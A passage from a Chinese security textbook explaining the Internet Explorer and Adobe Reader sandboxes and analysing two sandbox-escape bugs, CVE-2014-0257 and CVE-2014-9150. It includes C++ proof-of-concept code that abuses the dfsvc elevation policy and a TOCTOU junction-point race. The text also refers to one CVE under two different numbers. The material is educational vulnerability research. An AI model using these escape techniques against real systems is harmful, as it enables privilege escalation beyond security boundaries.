


图11-5 IE子进程完整性级别

完整性级别共分为4个等级。

- **系统：**被操作系统组件使用，比如svchost、csrss等。
- **高：**在提升的完全管理权限下运行的进程，比如基于驱动程序的杀毒软件。
- **中：**正常方式启动的进程，IE主进程就是此权限。
- **低：**被IE和Windows Mail使用，提供保护模式。

整个PM保护模式功能主要基于系统的三项安全特性：**UAC**（用户账户控制，防止恶意程序以管理员权限运行）、**完整性机制**（Integrity Mechanism，限制低完整性级别的进程访问安全对象，比如敏感的系统组件）和**UIPI**（用户界面特权隔离，用于限制低完整性级别的进程向高完整性级别的进程发送窗口消息或者调用用户API进行操作，如Hook或DLL注入等）。

开启PM保护模式后，就可以限制低完整性级别进程的权限，主要包括以下方面。

- **安全对象向上不可写：**比如拥有安全描述符的文件和注册表项，它们可能定义了完全性级别，或者写对象所需权限级别，这里的完全性级别是定义在系统访问控制列表SACL的强制访问控制入口ACE中的，低完整性级别的进程不能读写高完全性级别的安全对象（文件、注册表项等），即使目录访问控制列表中的用户SID拥有读写权限也是不允许的，但允许读访问。
- **进线程向上不可读：**低完整性级别的进线程不能访问高级别的进程和线程的内存空间，因此它对高权限进程进行附加调试、Hook或者DLL注入也会失败。
- **限制执行进程外的COM Server。**

在Windows 8 + IE10之后，微软对PM进行扩展，推出"增强保护模式（EPM）"安全功能，通过在"Internet选项"→"高级"标签页中勾选"启用增强保护模式"选项，开启EPM功能，图11-6所示是在Windows 8.1 + IE 11下的设置界面。




图11-6　开启增强保护模式

开启后，重启IE进程，再看下IE Tab子进程的完整性级别，可以发现它从"Low"变成"AppContainer"，如图11-7所示。




图11-7 IE 11的EPM保护功能

EPM继承了之前PM保护的功能，引入的AppContainer提供更细粒度的权限控制，增加对任意访问控制列表DACL中允许的权限集合进行检查，包括AppContainer SID、User SID、Group SID及Capability SID等，只有当AppContainer中的IE Tab子进程满足以下至少1个ACE的权限声明才能允许访问某个安全对象。

- AppContainer SID：**S-1-15-2-1430448594-2639229838-973813799-439329657-1197984847-4069167804-1277922394**，IE EPM模式下Tab子进程运行在名为windows_ie_ac_001的AppContainer中，比如C:\Users\riusksk\AppData\Local\Packages\windows_ie_ac_001\AC目录的权限就声明为完全可控，如图11-8所示。




图11-8 IE EPM AppContainer SID

- Internet Explorer Capability SID：**S-1-15-3-4096**，比如收藏夹目录C:\Users\riusksk\Favorites就声明

为可读写，如图11-9所示。

- Group SID：**ALL APPLICATION PACKAGES**，比如c:\Windows目录就拥有读取与执行的权限，如图11-10所示。




图11-9　IE Capability SID




图11-10　ALL APPLICATION PACKAGES

现在，我们再看下桌面、文档、图片等常见目录的安全属性，发现它们都没有上述3项组/用户名的存在，也就是说，在AppContainer保护下的IE Tab进程是无法访问这些目录的，不能对其进行读写或执行，如图11-11所示。




图11-11 AppContainer下的进程无法访问桌面等目录

在BlackHat ASIA 2014大会上，来自IBM的Mark Vincent Yason分享了一个议题*Diving Into IE 10's Enhanced Protected Mode Sandbox*，详细描述了IE EPM沙盒的原理及实现架构，并以漏洞实例讲解沙盒逃逸的多种方法，图11-12所示的IE沙盒架构图就是引用自其PPT的（非常感谢Yason同意笔者引用该图片）。




图11-12 IE沙盒架构

Broker进程是沙盒中非常关键的组成部分，充当着“拦截者”的角色，IE进程中需要访问一些安全对象时，就需要通过Broker代劳，比如调用WinExec、CreateProcess或者CoCreateInstance函数，IE Tab子进程就将其重定向给Broker进程处理，两者通过COM IPC和Shared Memory IPC机制进行交互，而它的拦截策略正是通过Elevation Policies注册表项来定义的。

Elevation Policies 是个注册表项，位于HKLM\Software\Microsoft\InternetExplorer\LowRights\ElevationPolicy\<GUID>，如图11-13所示，其中的Policy键值用于定义COM服务或进程以何等权限运行，它共包含4个等级值。

```
0：阻止运行。
1：静默以 Low/AppContainer 权限运行，无任何提示。
2：弹框询问用户，允许后以 Medium 权限运行。
3：静默以 Medium 权限运行，无任何提示。
```




图11-13 Elevation Policies

11.3.3 IE沙盒攻击面分析

为了实现沙盒逃逸，就需要先分析它可能存在的攻击面。关于IE沙盒的攻击面如图11-14所示，概括起来，常见的IE沙盒逃逸技术主要有以下6大类。

（1）**Broker 接口漏洞**：IE 借助 Broker 进程完成一些需要高权限的操作，若其服务接口本身就存在漏洞，就可以直接被攻击者用于执行任意代码，比如 CVE-2015-1743 IE ActiveX Install Broker 沙盒逃逸漏洞。

（2）**策略检查绕过**：Broker 进程在检查 Elevation Policies 时若被绕过也可能导致沙盒逃逸，比如CVE-2013-4015 用 Tab 代替空格从而绕过对程序名的检查。

（3）**策略设置不当**：对于沙箱内可操作的程序，如果其 Elevation Policies 设置不当，允许静默以Medium 权限执行（Policy：3），就可能创建高权限的进程再借助该程序的一些接口完成任意代码执行，比如 CVE-2014-0257 dfsvc 组件沙盒逃逸漏洞，也是本节将要分析的漏洞，具体详见后文。




图11-14 IE沙盒攻击面分析

（4）**IPC 通信问题**：当 IPC 通信过程中使用的共享内存包含过多 IE 主进程的信息时，可能导致沙盒的进程篡改其中主进程中包含的敏感信息，比如 EPM 沙盒的开关标志位，被篡改后就可以直接关闭沙盒，比如 CVE-2014-6349 漏洞。

（5）**沙盒权限限制不严**：在沙盒中的进程如果权限限制得不够严谨，使得本不该访问的安全对象被访问，就可能导致沙盒逃逸，比如 CVE-2013-5045 注册表符号链接导致可以修改 IE Capability SID 值。

（6）**内核提取**：利用系统内核漏洞获得比沙盒本身更高的权限，就可以直接关闭沙盒本身，从而实现沙盒逃逸。

11.3.4 CVE–2014–0257漏洞分析与利用

本节使用的漏洞分析环境如表11-2所示。

表11-2 测试环境

	推荐使用的环境	备注
操作系统	Windows 8.1	简体中文专业版
浏览器	Internet Explorer 11	版本号：11.0.9600.17416

前面已经提到CVE-2014-0257主要是对dfsvc组件的Elevation Policies策略设置不当导致的漏洞，dfsvc.exe是Microsoft .NET Framework相关服务进程，用于提供ClickOnce Deployment服务。我们可以先看下dfsvc.exe在注册表Elevation Policies中设置的Policy值，如图11-15所示，它被设置为静默以Medium权限运行，使得沙箱内的IE Tab进程能够创建一个Medium权限的dfsvc.exe进程。接下来，就

看如何通过dfsvc执行代码了。




图11-15　dfsvc的Policy值

首先，在沙箱中创建dfsvc.exe进程，代码如图11-16所示。

```
        // Start dfsvc (because we can due to the ElevationPolicy)
        if (CreateProcess(L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\dfsvc.exe", cmdline,
            nullptr, nullptr, FALSE, 0, nullptr, nullptr, &startInfo, &procInfo))
```

图11-16　创建dfsvc.exe进程

接下来，创建dfsvc COM组件对象实例，然后用mscorlib对象接收返回的接口，用它实现与dfsvc COM接口的通信，如图11-17所示。

```
    mscorlib::_ObjectPtr obj;
    ......
            // Just sleep to ensure it comes up
            Sleep(4000);
            hr = CoCreateInstance(clsid, nullptr, CLSCTX_LOCAL_SERVER, IID_PPV_ARGS(&obj));
```

图11-17　创建dfsvc COM组件对象实例

最后，通过mscorlib对象接口反射获取进程的Start方法（如图11-18所示），从而用它执行计算器，如图11-19所示。

```
            // 获取当前系统运行时类型
            _Type* type = obj->GetType()->GetType();
            // 获取静态方法GetType
            _MethodInfo* mi =type->GetMethod("GetType");
            // 寻找进程类型
            type =mi->Invoke("System.Diagnostics.Process, System");
            // 查找Start方法
            mi =type->GetMethod("Start");
            // 执行计算器
            mi->Invoke("calc")
```

图11-18　利用mscorlib对象接口执行任意代码

Process	PID	Description	Integrity	Company Name
iexplore.exe	3744	Internet Explorer	Medium	Microsoft Corporation
iexplore.exe	3316	Internet Explorer	AppContainer	Microsoft Corporation
dfsvc.exe	4052	ClickOnce	Medium	Microsoft Corporation
calc.exe	3688	Windows 计算器	Medium	Microsoft Corporation

图11-19　成功逃逸沙盒运行计算器

11.4　CVE-2014-9150 Adobe Acrobat Reader MoveFileEx IPC Hook 竞争条件（沙盒逃逸）漏洞

11.4.1　Therac-25 医疗事故

1986年4月，一名男性皮肤癌患者在美国一家医院接受Therac-25放射性治疗，如图11-20所示。治疗模式为电子医疗操作人员对设备操作非常熟练，快速输入数据，启动机器后，机器很快停机，并显示“Malfunction 54”，即能量已发射，且剂量过低或过高。机器控制界面上显示剂量过低，于是操作人员就进行恢复和重启动的操作，但此时患者已疼痛得无法忍受，大声叫喊，就此治疗被迫停止。由于辐射剂量过大，导致脑部受损，患者在20天后死亡。



图11-20　放射性治疗仪Therac-25

经过事故排查，当操作人员的数据输入速度过快，超过机器临界的处理速度后，导致无法及时检测到剂量过高的行为，从而就会出现“Malfunction 54”信息，最终放射过量致病人死亡。由于厂商对软件过度信任，关闭原有的硬件互锁装置，使得软件系统成为引发事故的起源点，这就是历史上最早记录因竞争条件漏洞导致的重大事件。

据统计，20世纪80年代中期，由加拿大原子能公司制造的放射性治疗仪Therac-25共发生过类似医疗事故6起，皆因辐射剂量过量，导致4人死亡，2人重伤的特大医疗事故。该事件是医疗史及软件工程史上被大量引用的案例，常见于各种医疗或软件杂志，影响重大。

除了Therac-25事件外，还有像2003年的“北美断电事件”也是因为竞争条件漏洞导致的，图11-21所示是当时卫星拍摄到的断电前及断电过程中的图片。




图11-21　北美断电前（左）及断电过程中（右）的卫星图片

11.4.2　竞争条件漏洞原理

竞争条件（Race Condition）是由于多个对象（线程/进程等）同时操作同一资源，导致系统执行违背原有逻辑设定的行为。这类漏洞在Linux或者内核层面可能比较常见，当然在Windows或者Web层面也同样存在。特别是一些电商网站，若存在购物的竞争条件漏洞，就可能导致以低价购买很多产品。

为了方便大家理解，笔者举个现实场景中比较容易理解的例子。比如A和B两人同时向同一银行账户存款，此时卡上余额是1000元，其中A存款200元，B存款500元，那么正常的存款流程应该如图11-22所示，两人存款后的余额为1700元。

用户 A	用户 B	余额
检查余额		1000 元
存入 200 元		1200 元
	检查余额	1200 元
	存入 500 元	1700 元

图11-22　正常的银行存款流程

但如果银行没有做到良好的同步处理机制，那么可能会造成如图11-23所示的这种情况，造成最终存款余额为1500元，丢失200元，这是不正常的。

用户 A	用户 B	余额	注释
检查余额		1000 元	Time of Check（A）
	检查余额	1000 元	Time of Check（B）
存入 200 元（丢失）		1200 元	Time of Use（A）
	存入 500 元	1500 元	Time of Use（B）

图11-23　异常的银行存款流程（竞争条件）

检查余额的时间可以称为“Time of Check”，存款的时间可以称为“Time of Use”，所以该问题又可称为“TOCTOU”或者“TOCTTOU”（Time of Check to Time of Use），属于竞争条件漏洞。这种漏洞常见于各类IO操作，比如文件操作、网络访问等。

如果攻击者能够在某个对象的Time of Check和Time of Use之间争得时间，在此时间内获得操作的机会，那么就有可能破坏程序原定的处理逻辑。比如相对用户B而言，Time of Use（A）就是对其的破坏行为（漏洞攻击），使得本应存入的200元被丢弃。同理，相对用户A而言，Time of Check（B）就是对其的破坏行为，只是检查余额是个无害行为，假如它刚好也是个存款行为，那么这笔钱也会被“无效”掉，如图11-24所示，我们把用户B的两个行为互换，那么存入的500元也会丢失。

用户 A	用户 B	余额	注释
检查余额		1000 元	Time of Check（A）
	存入 500 元（丢失）	1500 元	Time of Use（B）
存入 200 元		1200 元	Time of Use（A）
	检查余额	1200 元	Time of Check（B）

图11-24 异常的银行存款流程

熟悉Windows/Linux编程的同学应该知道互斥锁/自旋锁这些概念，它们的出现就是为了解决此类同步问题，保证某一对象在对特定资源进行访问操作时，其他对象不能访问操作该特定资源，从而保证类似图11-22所示的正常同步处理机制。

11.4.3 CVE-2014-9150漏洞描述

Adobe Acrobat Reader软件在处理MoveFileEx对应的Call Hook函数时，由于存在竞争条件漏洞，使得在检测移动目录位置合法性（Time To Check）与完成移动操作（Time To Use）的时间内，能够实施特定的攻击（比如文件链接到其他位置），从而导致沙盒逃逸，向任意位置（比如桌面）写入文件，而像桌面这种目录，沙盒进程是没有权限写入的。

11.4.4 Adobe沙盒简介

前面已经介绍过IE沙盒，其实Adobe沙盒与之类似，也是对沙盒进程限制权限，比如文件访问、注册表等敏感的安全位置，沙盒进程的完整级别是Low（如图11-25所示），没有像IE的AppContainer级别。




图11-25 Adobe Reader的沙盒进程完整级别为Low

关于Adobe沙盒的原理可以直接参考官方发布的原理图，如图11-26所示。当沙盒进程准备调用CreateFile创建文件时，它是不能直接向系统申请的，而必须通过Broker进程来当中介，由Broker进程去跟系统交互，因为像CreateFile/MoveFile/ReadFile等敏感操作函数都被Hook（Adobe沙盒内有许多此类Call Hook），最后都会由Broker代为处理，然后Broker再根据相应的安全策略判断沙盒进程执行的操作是否在许可范围内，如果允许就由Broker直接与系统交互完成操作，然后把结果返回给沙盒进程，否则就直接拒绝。




图11-26　Adobe沙盒进程与Broker进程的IPC通信原理

本节将分析的CVE-2014-9105正是由于其中一个针对MoveFileEx的Call Hook存在竞争条件漏洞导致的，具体详见后面的分析。

11.4.5　利用漏洞实现沙盒逃逸

本节使用的漏洞分析环境如表11-3所示。

表11-3　测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1	简体中文旗舰版
漏洞软件	Adobe Reader XI	版本号：11.0.08

正常情况下，如果通过Adobe沙盒进程调用MoveFileEx移动Adobe自身目录下的文件，会是如表11-4所示的情况。

表11-4　Adobe沙盒进程移动文件的正常流程

沙盒进程	Broder 进程	注释
调用 MoveFileEx 移动 Adobe 目录下的文件		
	调用对应的 Call Hook 检测权限（允许）	Time of Check
	移动文件至 Adobe 目录文件	Time of Use
从 Borker 获得处理结果		

由于这里Adobe没有做好同步处理机制，如果能够在Time of Check与Time of Use之间获得竞争时间执行特定操作［比如将文件链接到沙盒进程本无操作权限的文件位置（如桌面）］，那么就有可能逃逸沙盒限制写文件到桌面，原理如表11-5所示。

表11-5　Adobe沙盒进程移动文件的攻击流程

沙盒进程	Broder 进程	注释
调用 MoveFileEx 移动 Adobe 目录下的文件		
	调用对应的 Call Hook 检测权限（允许）	Time of Check
链接目标文件到桌面		攻击行为
	移动文件至桌面	Time of Use
从 Borker 获得处理结果		

攻击的关键代码分析如下。

（1）设置移动的源文件与目标文件分别为 Adobe 目录下的文件，主要保证沙盒进程允许访问，如图 11-27 所示。

```
void TestMoveFileEx()
{
    if (GetFileVersion(L"acrord32.exe") == 0x000b000000080004ULL)
    {
        srand(GetTickCount());

        std::wstring fileName = GetAdobeDirectory() + GenRandomName();  // 源文件：Adobe目录下的文件（名称随机）

        std::wstring dirName = GenRandomName();

        std::wstring destFile = GetAdobeDirectory() + dirName + L"\\abc";   // 目标文件：Adobe目录下的文件abc

        g_hDir = CreateAndOpenDirectory(dirName.c_str());
        g_desktop = L"\\??\\" + GetDesktop();

        DebugPrintf("Source: %ls Dest %ls\n", fileName.c_str(), destFile.c_str());

        DebugPrintf("Opened Directory: %p\n", g_hDir);

        HANDLE hFile = CreateFileW(fileName.c_str(), GENERIC_READ | GENERIC_WRITE, 0, nullptr, CREATE_ALWAYS, 0, 0);
        if (hFile != INVALID_HANDLE_VALUE)
        {
            char data[] = "calc\r\n";
            std::vector<unsigned char> buf;

            buf.resize(strlen(data));
            DWORD dwWritten;
            memcpy(&buf[0], data, buf.size());
            WriteFile(hFile, &buf[0], buf.size(), &dwWritten, nullptr); // 向abc文件写入calc内容
            CloseHandle(hFile);
        }
```

图11-27　设置移动的源文件与目标文件分别为Adobe目录下的文件

（2）对源文件设置 OpLock，并设置解锁的回调函数 UnlockFile，随后调用 MoveFileEx 对应的 Call Hook 函数，以保证后面的文件链接行为是在两者的操作时间之间，如图 11-28 所示。关于 Call Hook 的查找，可以先从公开的 API 函数，比如 InternetGetCookieA 或者 DeviceCapabilitiesW 等函数开始，从它们的交叉引用表逐步索引找到，具体可参考 CanSecWest 2013 黑客大会上的议题 *Adobe Sandbox When The Broker Is Broken*，里面描述得很具体，这里不再赘述。

```
        FileOpLock* lock = FileOpLock::CreateLock(fileName.c_str(), UnlockFile);    // 关键动作，设置解锁回调函数
        DebugPrintf("Lock %p\n", lock);

        typedef BOOL(__stdcall *x)(BOOL(__stdcall *)(LPCWSTR, LPCWSTR, INT), LPCWSTR, LPCWSTR, INT);

        // Specifically for version 11.0.8
        x p = (x)GetAcroFunc(0xE75E0);  // MoveFileEx对应的Call Hook函数

        if (p(FakeMoveFileExW, fileName.c_str(), destFile.c_str(), MOVEFILE_REPLACE_EXISTING))
        {
            DebugPrintf("Success\n");
        }
        else
        {
            DebugPrintf("Error moving file %d\n", GetLastError());
        }

        delete lock;    // 解锁

        CloseHandle(g_hDir);
```

图11-28　设置解锁的回调函数，并调用MoveFileEx对应的Call Hook函数

（3）UnlockFile 主要是调用 CreateJunctionPoint 函数，将移动的目标文件链接到桌面，它是发送 IOCTL FSCTL_SET_REPARSE_POINT 创建文件的重定向，如图 11-29 和图 11-30 所示。

```
namespace FSLinks {

BOOL CreateJunctionPoint(Reparse_Dir_HANDLE& handle, LPCTSTR szDestDirArg)
{
    if (!szDestDirArg || !szDestDirArg[0]) {
        return false;
    }

    TCHAR szDestDir[1024];
    if (szDestDirArg[0] == '\\' && szDestDirArg[1] == '?') {
        lstrcpy(szDestDir, szDestDirArg);
    }
    else {
        lstrcpy(szDestDir, TEXT("\\??\\"));
        TCHAR szFullDir[1024];
        LPTSTR pFilePart;
        if (!GetFullPathName(szDestDirArg, 1024, szFullDir, &pFilePart) ||
            GetFileAttributes(szFullDir) == -1)
        {
            return false;
        }
        lstrcat(szDestDir, szFullDir);
    }

    char szBuff[MAXIMUM_REPARSE_DATA_BUFFER_SIZE] = { 0 };
